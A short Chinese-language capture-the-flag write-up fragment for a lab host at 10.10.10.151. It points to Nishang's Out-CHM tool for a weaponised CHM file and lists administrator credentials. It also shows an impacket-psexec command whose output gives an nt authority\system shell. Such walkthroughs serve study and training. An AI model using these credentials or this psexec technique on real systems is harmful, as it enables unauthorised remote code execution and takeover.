
在下載地方找到`instructions.chm`文件

取得root 跨謀，有空再處理
使用Nishang有一個工具Out-CHM
參考：

- https://github.com/samratashok/nishang/tree/master
- https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1

root 帳密

```
administrator
butterfly!#1

* * *

impacket-psexec administrator@10.10.10.151
```


┌──(root㉿kali)-[~]
└─# impacket-psexec administrator@10.10.10.151
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
Password:
[*] Requesting shares on 10.10.10.151.....
[*] Found writable share ADMIN$
[*] Uploading file UrKvjAyc.exe
[*] Opening SVCManager on 10.10.10.151.....
[*] Creating service krqR on 10.10.10.151.....
[*] Starting service krqR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system